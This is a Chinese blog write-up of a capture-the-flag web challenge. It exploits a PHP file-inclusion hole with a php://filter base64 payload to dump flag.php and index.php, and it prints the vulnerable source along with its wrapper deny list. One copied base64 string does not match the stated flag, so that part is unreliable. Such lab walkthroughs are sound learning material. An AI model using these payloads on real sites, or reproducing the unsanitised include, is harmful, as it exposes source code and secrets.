buuctf刷题记录[ACTF2020 新生赛]Include

原创

取名字实在太难了 于 2021-07-17 09:32:02 发布 62 收藏

分类专栏： buuctf php伪协议 文章标签： php

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。


本文链接：https://blog.csdn.net/m0_53893421/article/details/118851856

版权

buuctf 同时被 2 个专栏收录

18 篇文章 0 订阅

订阅专栏



php伪协议

3 篇文章 0 订阅

订阅专栏


目录

一、题目内容

php伪协议

二、解题步骤


打开网址



就一个tips,点进去提示,
右键查看源代码试试
啥也没有

```
1 <meta charset="utf8">
2 Can you find out the flag?
```

看看url栏



/?file=flag.php

本题可能考察的是php伪协议
构造payload

```
/?file=php://filter/read=convert.base64-encode/resource=flag.php
```

得到一串base64的编码

> PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7MTIkYmRlZjYtNmM0Mi00NDc0LWFlNTAtYWRkZTE0YzExZGI2fQo

解密即可得到flag

```
<?php
echo "Can you find out the flag?";
//flag{19dbdef6-6c42-4474-ae50-adde14c11db6}
```

https://blog.csdn.net/m0_53893421

特别发现

构造payload

> /?file=php://filter/read=convert.base64-encode/resource=index.php

得到

> PG1IdGEgY2hhcnNldD0idXRmOCI+Cjw/cGhwCmVycm9yX3JlcG9ydGluZygwKTsKJGZpbGUgPSAkX0dFVFsiZmlsZSJdOwppZihzdHJpc3RyKCRmaWxlLCJwaHA6Ly9pbnB1dCIpIHx8IHN0cmlzdHIoJGZpbGUsInppcDovLyIpIHx8IHN0cmlzdHIoJGZpbGUsInBoYXI6Ly8iKSB8fCBzdHJpc3RyKCRmaWxlLCJkYXRhOiIpKXsKCWV4aXQoJ2hhY2tlciEnKTsKfQppZigkZmlsZSl7CglpbmNsdWRlKCRmaWxlKTsKfWVsc2V7CgllY2hvICc8YSBocmVmPSI/ZmlsZT1mbGFnLnBocCI+dGlwczwvYT4nOwp9Cj8+Cg==

解码得到

```
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file,"data:")
){
 exit('hacker!');
}
if($file){
 include($file);
}else{
 echo '<a href="?file=flag.php">tips</a>';
}
?>
```

创作打卡挑战赛

赢取流量/现金/CSDN周边激励大奖